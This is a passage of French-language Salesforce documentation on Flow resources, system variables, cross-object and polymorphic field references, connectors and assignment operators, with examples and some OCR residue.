| `$UserRole` | Référence les informations sur le rôle de l'utilisateur actif, par exemple le nom ou l'ID du rôle.<br>Conseil:<br>• L'utilisateur actif est la personne qui a provoqué le démarrage du flux.<br>• Lorsqu'un flux est démarré parce qu'un processus Web vers requête ou Web vers piste a modifié un enregistrement, l'utilisateur actuel est le `responsable de la piste par défaut` ou le `responsable de la requête par défaut`. |

### Ressource de choix de liste de sélection de flux

Représente un ensemble de choix générés à partir des valeurs d'un champ de liste de sélection ou de liste à sélection multiple.

Éditions


Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Champ | Description |
|---|---|
| `Nom unique` | La nécessité d'utiliser des éléments uniques s'applique uniquement aux éléments inclus dans le flux actuel. Deux éléments peuvent porter le même nom unique, à condition qu'ils soient utilisés dans des flux différents. Un nom unique se limite à des traits de soulignement et à des caractères alphanumériques. Il doit commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs. |
| `Description` | Aide à différencier cette ressource des autres. |
| `Type de données de valeur` | Type de données de la valeur stockée du choix. |
| `Objet` | L'objet dont vous souhaitez sélectionner les champs. |
| `Champ` | Le champ de liste de sélection ou de liste à sélection multiple à utiliser pour générer la liste de choix. |
| `Ordre de tri` | Contrôle l'ordre d'affichage des choix. |

Exemple: Dans un flux qui simplifie le processus de création d'un compte, les utilisateurs identifient le secteur d'activité de la société.

Au lieu de créer un choix pour chaque secteur d'activité, vous ajoutez un choix de liste de sélection au flux avec lequel vous renseignez une liste déroulante. Lorsque les utilisateurs exécutent ce flux, le choix de liste de sélection recherche dans la base de données toutes les valeurs du champ de liste de sélection Secteur d'activité **(1)** dans l'objet Compte **(2)**.




Les choix de liste de sélection sont plus faciles à configurer que les ressources de choix autonomes et ils réduisent les tâches de maintenance. Lorsqu'un utilisateur ajoute de nouvelles options la liste de sélection Secteur d'activité du compte, le flux reflète automatiquement ces modifications, vous n'avez pas à mettre à jour le flux.

### Limitations

Contrairement aux choix d'enregistrements dynamiques, vous ne pouvez pas :

**Filtrer les valeurs renvoyées par la base de données.**
Le flux affiche toujours chaque valeur de liste de sélection pour ce champ, même si vous utilisez des types d'enregistrement pour affiner les choix de liste de sélection dans des présentations de page.

**Personnaliser l'étiquette de chaque option.**
Le flux affiche toujours l'étiquette de chaque valeur de liste de sélection.

**Personnaliser la valeur stockée de chaque option.**
Le flux affiche toujours la valeur API de chaque valeur de liste de sélection.

Les listes de sélection pour les articles Knowledge ne sont pas prises en charge.

### Étiquettes et valeurs des champs traduits

Lorsqu'un champ de liste de sélection a été traduit :

- Chaque étiquette du choix utilise la version de cette valeur de liste de sélection dans la langue de l'utilisateur actif
- Chaque valeur stockée du choix utilise la version de cette valeur de liste de sélection dans la langue par défaut de l'organisation

CONSULTER ÉGALEMENT :

Élément de flux Écran : champs de choix

Options de champ de choix dans des éléments de flux Écran

Ressources de flux

### Ressource de variable de collection sObject de flux

Stocke des valeurs de champ qui peuvent être mises à jour pour un ou plusieurs enregistrements Salesforce.

| Champ | Description |
|---|---|
| `Nom unique` | La nécessité d'utiliser des éléments uniques s'applique uniquement aux éléments inclus dans le flux actuel. Deux éléments peuvent porter le même nom unique, à condition qu'ils soient utilisés dans des flux différents. Un nom unique se limite à des traits de soulignement et à des caractères alphanumériques. Il doit commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs. |
| `Description` | Aide à différencier cette variable de collection sObject des autres ressources. |
| `Type d'entrée/sortie` | Détermine si la variable de collection sObject est accessible hors du flux.<br>• Privé : peut être attribué et utilisé uniquement dans le flux.<br>• Entrée : peut être défini au début du flux en utilisant des contrôleurs Visualforce ou des entrées de flux secondaire.<br>• Sortie : accessible à partir de contrôleurs Visualforce et d'autres flux.<br>La valeur par défaut est `Privé`.<br>ATTENTION: La désactivation de l'accès en entrée ou en sortie pour une variable existante peut rompre la fonctionnalité des applications et des pages qui appellent le flux et accèdent à la variable. Par exemple, vous pouvez accéder à des variables à partir de paramètres d'URL, de contrôleurs Visualforce, de flux secondaires et de processus. |
| `Type d'objet` | Type des enregistrements Salesforce que la collection sObject représente dans le flux. |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

#### Utilisation

Une fois la variable de collection sObject renseignée, référencez-la pour créer, mettre à jour ou supprimer des enregistrements dans la base de données de Salesforce.

Examinez chaque élément de la collection à l'aide d'un élément Boucle. Lors de l'examen d'un élément dans la boucle, ses valeurs de champ sont copiées dans une variable sObject que vous spécifiez en tant que *variable de boucle*. Si vous souhaitez que la boucle modifie un élément de la collection, par exemple pour mettre à jour les valeurs de champ d'un élément :

1. Configurez les éléments dans la boucle afin de mettre à jour la variable de boucle.
2. Ajoutez les valeurs de champ de la variable à une collection séparée.

Vous pouvez ajouter de nouveaux éléments à la fin de la collection (élément Attribution) ou remplacer tous les éléments de la collection (élément Référence rapide). Toutefois, vous ne pouvez pas mettre à jour les éléments de collection existants. Pour contourner cette

limitation, définissez la boucle pour ajouter de façon itérative le contenu de la variable de boucle à une autre collection. Lorsque la boucle est terminée, vous pouvez mettre à jour les enregistrements Salesforce avec les valeurs de la nouvelle collection.

CONSULTER ÉGALEMENT :

- Exemple de flux effectuant une boucle à travers une collection
- Élément de flux Boucle
- Ressources de flux

### Ressource de variable sObject de flux

Stocke des valeurs de champ qui peuvent être mises à jour pour un enregistrement Salesforce.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Champ | Description |
|---|---|
| `Nom unique` | La nécessité d'utiliser des éléments uniques s'applique uniquement aux éléments inclus dans le flux actuel. Deux éléments peuvent porter le même nom unique, à condition qu'ils soient utilisés dans des flux différents. Un nom unique est limité à des traits de soulignement et à des caractères alphanumériques. Il doit commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs. |
| `Description` | Aide à différencier cette variable sObject des autres ressources. |
| `Type d'entrée/sortie` | Détermine si la variable sObject est accessible hors du flux.<br>• Privé : peut être attribué et utilisé uniquement dans le flux.<br>• Entrée : peut être défini au début du flux en utilisant des contrôleurs Visualforce ou des entrées de flux secondaire.<br>• Sortie : accessible à partir de contrôleurs Visualforce et d'autres flux.<br>Ce champ n'affecte pas le mode d'attribution ou d'utilisation des variables dans le même flux, par exemple, via les types d'élément suivants : Attribution, Création d'enregistrement ou Création rapide, Référence d'enregistrement ou Référence rapide, et Plug-in Apex.<br>La valeur par défaut du champ est `Privé`.<br>ATTENTION: La désactivation de l'accès en entrée ou en sortie pour une variable existante peut rompre la fonctionnalité des applications et des pages qui appellent le flux et accèdent à la variable. Par exemple, vous pouvez accéder à des variables à partir de paramètres d'URL, de contrôleurs Visualforce, de flux secondaires et de processus. |
| `Type d'objet` | Type d'enregistrement Salesforce que la variable sObject représente dans le flux. |

### Utilisation

Lors de la création d'une variable sObject, sa valeur par défaut est `null`. Avant de référencer les valeurs d'une variable sObject, assurez-vous que la variable sObject a une valeur en utilisant l'opérateur `is null` dans un élément Décision.

CONSULTER ÉGALEMENT :

Ressources de flux

## Variables système dans des flux

Valeurs fournies par le système relatives à l'interview du flux en cours d'exécution, notamment `{!$Flow.CurrentDate}`, `{!$Flow.CurrentDateTime}` et `{!$Flow.FaultMessage}`.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Variable système | Types de ressource pris en charge | Description |
|---|---|---|
| `{!$Flow.CurrentDate}` | `Text`, `Date` et `DateTime` | Date d'exécution par l'interview du flux de l'élément qui référence la variable système. |
| `{!$Flow.CurrentDateTime}` | `Text`, `Date` et `DateTime` | Date et heure d'exécution par l'interview du flux de l'élément qui référence la variable système. |
| `{!$Flow.FaultMessage}` | `Text` | Message de défaut système qui peut aider les administrateurs de flux à dépanner les problèmes d'exécution. |

Exemple: Un flux est utilisé uniquement en interne par le personnel d'un centre d'appel. Pour chaque élément de flux qui interagit avec la base de données de Salesforce, un connecteur de défaut mène à un écran. Un champ Texte d'affichage sur l'écran affiche le message de défaut système et demande à l'utilisateur du flux de transmettre ce message au service informatique.

```
Sorry, but you can't read or update records at this time.
Please open a case with IT, and include the following error message:
{!$Flow.FaultMessage}
```

CONSULTER ÉGALEMENT :

Personnalisation des conséquences de l'échec d'un flux

Ressources de flux

### Ressource de modèle de texte de flux

Stocke un texte formaté en HTML.

| Champ | Description |
|---|---|
| `Nom unique` | La nécessité d'utiliser des éléments uniques s'applique uniquement aux éléments inclus dans le flux actuel. Deux éléments peuvent porter le même nom unique, à condition qu'ils soient utilisés dans des flux différents. Un nom unique se limite à des traits de soulignement et à des caractères alphanumériques. Il doit commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs. |
| `Description` | Aide à différencier ce modèle de texte des autres ressources. |
| Modèle de texte | Le texte du modèle. Utilisez le HTML pour formater le texte et des champs de fusion pour référencer les informations d'autres ressources. |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Exemple: Vous concevez un flux qui enregistre les participants à un événement. Vous créez un modèle de texte qui comprend le nom, l'adresse et d'autres informations sur les participants. Vous utilisez ensuite ce modèle dans un e-mail de confirmation que le flux envoie une fois terminé.

CONSULTER ÉGALEMENT :

- Ressources de flux
- Références des champs inter-objets dans les flux

### Ressource de variable de flux

Stocke une valeur qui peut être mise à jour lors de l'exécution du flux.

| Champ | Description |
|---|---|
| `Nom unique` | La nécessité d'utiliser des éléments uniques s'applique uniquement aux éléments inclus dans le flux actuel. Deux éléments peuvent porter le même nom unique, à condition qu'ils soient utilisés dans des flux différents. Un nom unique se limite à des traits de soulignement et à des caractères alphanumériques. Il doit commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs. |
| `Description` | Aide à différencier cette variable des autres ressources. |
| `Type de données` | Détermine les types de valeur qui peuvent être attribués à la variable. |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Champ | Description |
| --- | --- |
| `Échelle` | Contrôle le nombre de chiffres à droite du point décimal. Ne peut pas dépasser 17. Si vous laissez ce champ vide ou si vous le définissez sur zéro, seuls des nombres entiers s'affichent lors de l'exécution de votre flux.<br>S'affiche uniquement lorsque le `Type de données` est défini sur `Chiffre` ou `Devise`. |
| `Type d'entrée/sortie` | Détermine si la variable est accessible hors du flux.<br>• Privé : peut être attribué et utilisé uniquement dans le flux.<br>• Entrée : peut être défini au début du flux en utilisant des contrôleurs Visualforce ou des entrées de flux secondaire.<br>• Sortie : accessible à partir de contrôleurs Visualforce et d'autres flux.<br>Ce champ n'affecte pas le mode d'attribution ou d'utilisation des variables dans le même flux, par exemple, via les types d'élément suivants : Attribution, Création d'enregistrement ou Création rapide, Référence d'enregistrement ou Référence rapide, et Plug-in Apex.<br>La valeur par défaut du champ dépend de la version ou de la version API dans laquelle la variable a été créée :<br>• `Privé` pour une variable créée dans les versions Summer '12 et supérieures, ou dans les versions API 25.0 et supérieures.<br>• `Entrée et sortie` pour une variable créée dans les versions Spring '12 et antérieures, ou dans la version API 24.0.<br>ATTENTION: La désactivation de l'accès en entrée ou en sortie pour une variable existante peut rompre la fonctionnalité des applications et des pages qui appellent le flux et accèdent à la variable. Par exemple, vous pouvez accéder à des variables à partir de paramètres d'URL, de contrôleurs Visualforce, de flux secondaires et de processus. |
| `Valeur par défaut` | Détermine la valeur de la variable au démarrage du flux. Si vous laissez ce champ vide, la valeur est `null`.<br>Les valeurs par défaut ne sont pas disponibles pour les variables Liste de sélection et Liste à sélection multiple. |

### Utilisation

Vous pouvez supprimer à tout moment une variable. Toutes les attributions de variable qui utilisent la variable supprimée sont définies sur `null`.

CONSULTER ÉGALEMENT :

- Ressources de flux
- Élément de flux Attribution
- Ressource de variable sObject de flux
- Références des champs inter-objets dans les flux

## Références des champs inter-objets dans les flux

Lors de la création d'un flux, vous pouvez référencer des champs pour des enregistrements associés aux valeurs stockées dans une variable sObject. Pour cela, saisissez manuellement les références.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Conseils pour des références de champs inter-objets dans les flux

Les valeurs de champs inter-objets sont valides partout où vous pouvez référencer une ressource de flux ou saisir manuellement une valeur. Lors de l'utilisation de références de champs inter-objets, tenez compte des conseils d'implémentation ci-dessous.

### Références des champs inter-objets dans les flux : relations simples

La plupart des relations sont très simples. Par exemple, `Case.AccountId` mène directement vers le compte parent de la requête. Si vous savez qu'une relation de champ associe votre objet à un seul objet, utilisez cette syntaxe.

### Références des champs inter-objets dans les flux : relations polymorphiques

Certains champs ont des relations avec plusieurs objets. Nous appelons ces relations *polymorphiques*. Par exemple, si vous avez des files d'attente activées pour des requêtes, le propriétaire d'une requête peut être un utilisateur ou une file d'attente. Si vous traversez d'une requête vers son ID de propriétaire, ajoutez une syntaxe spéciale pour identifier l'objet désigné par « Propriétaire ».

### Exemple de références des champs inter-objets dans les flux

Cet exemple présente comment mettre à jour le propriétaire d'un contrat pour le définir comme propriétaire du compte du contrat.

## Conseils pour des références de champs inter-objets dans les flux

Les valeurs de champs inter-objets sont valides partout où vous pouvez référencer une ressource de flux ou saisir manuellement une valeur. Lors de l'utilisation de références de champs inter-objets, tenez compte des conseils d'implémentation ci-dessous.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Lorsque vous créez une variable sObject pour référencer des champs à partir d'enregistrements associés, stockez l'ID du premier enregistrement associé dans la variable. Par exemple, pour référencer le contrat d'une opportunité, stockez `ContractId` dans la variable sObject ou ajoutez une valeur pour `ContractId` à l'aide d'un élément Attribution.

### Relations non prises en charge

Les relations suivantes ne sont pas prises en charge dans les références de champs inter-objets.

- `Lead.ConvertedAccount`
- `Lead.ConvertedContact`
- `Lead.ConvertedOpportunity`

### Éviter les valeurs nulles

Si un composant flow interview rencontre une valeur nulle n'importe où dans l'expression inter-objets, l'élément qui contient la référence échoue. La référence est exécutée avec succès si la dernière valeur de champ de l'expression inter-objets est `null`. Par exemples, stockez un contact dans `{!sObjContact}`, puis essayez de référencer *`{!sObjContact}.Account.Name`*. Le flux échoue si `AccountId` est `null` dans le contact stocké (car il n'existe aucun compte à consulter), mais il réussit si `Name` est `null` dans le compte associé.

Si un élément contient une référence inter-objets qui échoue et que l'élément n'a aucun chemin de défaut défini, le composant interview complet échoue. Pour éviter cette situation, vous pouvez :

- Rendre obligatoires dans Salesforce les champs que vous souhaitez référencer dans l'expression. Par exemple, pour l'expression `{!sObjContact}.Account.Name`, vous pouvez rendre obligatoire `AccountId` dans les présentations de page de contacts. Utilisez ensuite un autre flux pour rechercher tous les enregistrements dans lesquels ce champ contient une valeur nulle, puis mettez-les à jour.
- Déterminez si chaque champ référencé dans l'expression contient une valeur à l'aide de l'opérateur `wasSet` dans l'élément Décision.

### Références de champs inter-objets et limitations de l'organisation

Les références de champs inter-objets dans les flux ne sont pas prises en compte dans les limitations de votre organisation pour :

- Les relations inter-objets par objet
- Les opérations DML par transaction

#### Références des champs inter-objets dans les flux : relations simples

La plupart des relations sont très simples. Par exemple, `Case.AccountId` mène directement vers le compte parent de la requête. Si vous savez qu'une relation de champ associe votre objet à un seul objet, utilisez cette syntaxe.

Pour référencer un champ dans un enregistrement associé, utilisez la syntaxe suivante :

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

```
{!sObjectVariable.objectName1.objectName2.fieldName}
```

où :

- *`sObjectVariable`* est le nom unique de la variable sObject à partir de laquelle vous souhaitez commencer.
- *`objectName1`* est le nom d'API d'un objet associé au type d'objet sObjectVariable. Les noms d'API de tous les objets personnalisés se terminent par `__r`.
- (Facultatif) *`objectName2`* est le nom d'API d'un objet associé à *`objectName1`*.

  Votre expression doit inclure au moins un nom d'objet, mais vous pouvez ajouter d'autres objets si nécessaire.

- *`fieldName`* est le nom du champ que vous souhaitez référencer dans le dernier objet de l'expression. Les noms d'API de tous les champs personnalisés se terminent par `__c`.

Par exemple, *`{!sOv_Contact.Account.Id}`* référence l'ID du compte associé à l'enregistrement de contact représenté par une variable sObject dans le flux.

## Références des champs inter-objets dans les flux : relations polymorphiques

Certains champs ont des relations avec plusieurs objets. Nous appelons ces relations *polymorphiques*. Par exemple, si vous avez des files d'attente activées pour des requêtes, le propriétaire d'une requête peut être un utilisateur ou une file d'attente. Si vous traversez d'une requête vers son ID de propriétaire, ajoutez une syntaxe spéciale pour identifier l'objet désigné par « Propriétaire ».

Pour référencer un champ dans un enregistrement associé, utilisez la syntaxe suivante :

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

```
{!sObjectVariable.polymorphicObjectName1:specificObjectName2.fieldName}
```

où :

- *sObjectVariable* est le nom unique de la variable sObject à partir de laquelle vous souhaitez commencer.
- *polymorphicObject* est le nom d'API d'une relation polymorphique du type d'objet *sObjectVariable*.
- *specificObjectName* est le nom d'API de l'objet que vous souhaitez sélectionner à partir de la relation polymorphique.
- *fieldName* est le nom du champ que vous souhaitez référencer dans le dernier objet de l'expression. Tous les noms d'API de champ personnalisé se terminent par __c.

Par exemple : `{!sObj_Case.Owner:User.Id}` référence l'ID de l'utilisateur propriétaire de la requête, et `{!sObj_Case.Owner:Queue.Id}` référence l'ID de la file d'attente propriétaire de la requête. Vous pouvez toujours ajouter la référence polymorphique après plusieurs traversées (`{!sObj_Case.Account.Owner:User.Id}`) ou au milieu d'une référence (`{!sObj_Case.Owner:User.Manager.Id}`).

### Relations polymorphiques prises en charge

Les relations ne sont pas toutes polymorphiques. Par conséquent, nous recommandons d'utiliser la syntaxe polymorphique uniquement lorsque le champ peut être associé à plusieurs objets. Les relations ci-dessous sont prises en charge.

- `Case.Source`
- `FeedItem.CreatedBy`
- *Object*`.Owner`

  Où *Object* permet de définir Owner sur un utilisateur ou une file d'attente. `Group.Owner` et `Queue.Owner` ne sont pas pris en charge.

Lorsque vous créez une variable sObject pour référencer des champs à partir d'enregistrements associés, stockez l'ID du premier enregistrement associé dans la variable. Par exemple, pour référencer le contrat d'une opportunité, stockez `ContractId` dans la variable sObject ou ajoutez une valeur pour `ContractId` à l'aide d'un élément Attribution.

## Exemple de références des champs inter-objets dans les flux

Cet exemple présente comment mettre à jour le propriétaire d'un contrat pour le définir comme propriétaire du compte du contrat.


Éditions

Disponible avec : Salesforce Classic et Lightning Experience

rprise

ion et

### Exemple:




1. Utilisez un élément Référence rapide pour stocker les champs du contrat, notamment `AccountId`, dans une variable sObject appelée `varContract`.
2. Utilisez un élément Décision pour vérifier que la valeur de `AccountId` a été définie dans `varContract`.
3. Utilisez une Référence rapide afin de stocker les champs pour le compte du contrat, notamment `OwnerId`, dans une variable sObject appelée `varAccount`.
4. Utilisez un élément Décision pour confirmer que la valeur de `OwnerId` a été définie dans `varAccount`.
5. Utilisez un élément Attribution pour spécifier *`{!varContract.Account.OwnerId}`* en tant que valeur de `{!varContract.OwnerId}`.
6. Utilisez un élément Mise à jour rapide pour écrire les valeurs de `varContract`, notamment la valeur `OwnerId` mise à jour, dans le contrat dans Salesforce.

## Connecteurs de flux

Les *connecteurs* déterminent les chemins disponibles qu'un flux peut suivre à l'exécution. Dans la zone de dessin de Cloud Flow Designer, un connecteur est représenté par une flèche qui pointe d'un élément vers un autre.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Étiquette | Exemple | Description |
|---|---|---|
| *Sans étiquette* | | Identifie l'élément suivant à exécuter. |
| `Nom du résultat Decision` | | Identifie l'élément à exécuter lorsque les critères d'un résultat Decision sont remplis. |
| `Nom de l'événement Wait` | | Identifie l'élément à exécuter lors du déclenchement d'un événement défini dans un élément Wait. |
| DÉFAUT | | Identifie l'élément à exécuter lorsque l'élément précédent entraîne une erreur. |
| Élément suivant | | Identifie le premier élément à exécuter à chaque itération d'un élément Boucle. |
| Fin de boucle | | Identifie les éléments à exécuter lorsque l'itération d'un élément Boucle via une collection est terminée. |

CONSULTER ÉGALEMENT :

Éléments de flux

## Opérateurs de flux

Les opérateurs se comportent de façon différente selon votre configuration. Dans les éléments Attribution, les opérateurs permettent de modifier les valeurs de ressources. Dans les conditions de flux et les filtres d'enregistrement, les opérateurs permettent d'évaluer les informations et d'affiner la portée d'une opération d'un flux.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Opérateurs dans des éléments d'attribution de flux

Utilisez des opérateurs d'éléments d'attribution afin de modifier la valeur d'une ressource sélectionnée.

Opérateurs dans les conditions de flux

Utilisez des opérateurs de condition afin de vérifier la valeur d'une ressource sélectionnée. Les conditions sont utilisées dans des éléments Decision et des éléments Wait.

Opérateurs dans des filtres d'enregistrement de flux

Un filtre d'enregistrement de flux réduit la portée des enregistrements sur lesquels le flux fonctionne. Par exemple, utilisez un filtre d'enregistrement pour mettre à jour uniquement les contacts associés au compte Acme Wireless. Lorsque vous ajoutez un élément Mise à jour d'enregistrement, utilisez des filtres d'enregistrement afin de limiter la portée aux contacts dont le compte parent est Acme Wireless.

## Opérateurs dans des éléments d'attribution de flux

Utilisez des opérateurs d'éléments d'attribution afin de modifier la valeur d'une ressource sélectionnée.

Pour comprendre les opérateurs pris en charge, reportez-vous à la référence ci-dessous, organisée par le type de données que vous sélectionnez pour la ressource.

- Booléen
- Collection
- Devise
- Date
- Date/heure
- Liste à sélection multiple
- Numéro
- Liste de sélection
- sObject
- Texte

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Booléen

Remplace une ressource booléenne par une nouvelle valeur.

| Opérateur | Description | Type de données pris en charge | Exemple |
|---|---|---|---|
| equals | La valeur que vous saisissez ou sélectionnez pour Value remplace celle de la variable. | Booléen | Avant l'attribution : `{!varBoolean}` est `false`.<br>Attribution : `{!varBoolean}` **equals** `{!$GlobalConstant.True}`<br>Après l'attribution : `{!varBoolean}` est `true`. |

### Collection

Remplace la valeur d'une variable de collection, ou d'une variable de collection sObject (equals), ou ajoute un élément à la fin de la variable (add).

| Opérateur | Description | Type de données pris en charge | Exemple |
|---|---|---|---|
| equals | La valeur que vous saisissez ou sélectionnez pour Value remplace celle de la variable. | Collection d'un type de données ou d'un type d'objet identique<br>Les types de données Texte, Liste de sélection | Avant l'attribution :<br>• `{!collText}` est `Yellow, Green, Blue`<br>• `{!collPicklist}` est `Blue, Red, Orange`<br>Attribution : `{!collText}` **equals** `{!collPicklist}`.<br>Après l'attribution : `{!collText}` est `Blue, Red, Orange`. |

| Opérateur | Description | Type de données pris en charge | Exemple |
|---|---|---|---|
| | | et Liste à sélection multiple sont compatibles. | |
| add | La valeur que vous saisissez ou sélectionnez pour Value est ajoutée en tant que nouvel élément à la fin de la collection. | Variable d'un type de données identique ou variable sObject d'un type d'objet identique<br>Les types de données Texte, Liste de sélection et Liste à sélection multiple sont compatibles. | Avant l'attribution :<br>• `{!collText}` est `Yellow, Green, Blue`<br>• `{!varPicklist}` est `Red`<br>Attribution : `{!collText}` **add** `{!varPicklist}`.<br>Après l'attribution : `{!collText}` est `Yellow, Green, Blue, Red`. |

#### Devise et numéro

Remplace (equals), est ajouté à (add) ou soustrait de (subtract) la valeur de la ressource de devise ou de numéro.

| Opérateur | Description | Type de données pris en charge | Exemple |
|---|---|---|---|
| equals | Le numéro que vous saisissez ou sélectionnez pour Value remplace la valeur de la variable. | • Devise<br>• Numéro | Avant l'attribution : `{!varCurrency}` est `10`.<br>Attribution : `{!varCurrency}` **equals** `7`.<br>Après l'attribution : `{!varCurrency}` est `7`. |
| add | Le numéro que vous saisissez ou sélectionnez pour Value est ajouté à la valeur de la variable. | • Devise<br>• Numéro | Avant l'attribution : `{!varCurrency}` est `10`.<br>Attribution : `{!varCurrency}` **add** `7`.<br>Après l'attribution : `{!varCurrency}` est `17`. |
| subtract | Le numéro que vous saisissez ou sélectionnez pour Value est soustrait de la valeur de la variable. | • Devise<br>• Numéro | Avant l'attribution : `{!varCurrency}` est `10`.<br>Attribution : `{!varCurrency}` **subtract** `7`.<br>Après l'attribution : `{!varCurrency}` est `3`. |

#### Date

Remplace (equals), est ajouté à (add) ou soustrait de (subtract) la valeur de la ressource de date/heure.

| Opérateur | Description | Type de données pris en charge | Exemple |
|---|---|---|---|
| equals | La date que vous saisissez ou sélectionnez pour Value remplace la valeur de la variable. | • Date<br>• Date/heure | Avant l'attribution : `{!varDate}` est `1/16/2016`.<br>Attribution : `{!varDate}` **equals** `1/15/2016`.<br>Après l'attribution : `{!varDate}` est `1/15/2016`. |
| add | La valeur est ajoutée, en jours, à la valeur de la variable sélectionnée. | • Devise<br>• Numéro | Avant l'attribution : `{!varDate}` est `1/16/2016`.<br>Attribution : `{!varDate}` **add** `7`.<br>Après l'attribution : `{!varDate}` est `1/23/2016`. |
| subtract | La valeur est soustraite, en jours, de la valeur de la variable sélectionnée. | • Devise<br>• Numéro | Avant l'attribution : `{!varDate}` est `1/16/2016`.<br>Attribution : `{!varDate}` **subtract** `7`.<br>Après l'attribution : `{!varDate}` est `1/9/2016`. |

### Date/heure

Remplace une ressource de date/heure par une nouvelle valeur (equals).

| Opérateur | Description | Type de données pris en charge | Exemple |
|---|---|---|---|
| equals | La date que vous saisissez ou sélectionnez pour Value remplace la valeur de la variable. | • Date<br>• Date/heure | Avant l'attribution : `{!varDateTime}` est `1/16/2016 01:00`.<br>Attribution : `{!varDateTime}` **equals** `1/16/2016 08:00`.<br>Après l'attribution : `{!varDateTime}` est `1/16/2016 08:00:00`. |

### Liste de sélection

Remplace une ressource de liste de sélection par une nouvelle valeur (equals) ou concatène une valeur dans la valeur d'origine (add).

Remarque: Avant d'être attribuées ou ajoutées à une ressource de liste de sélection, les valeurs sont converties en valeurs de chaîne.

| Opérateur | Description | Type de données pris en charge | Exemple |
|---|---|---|---|
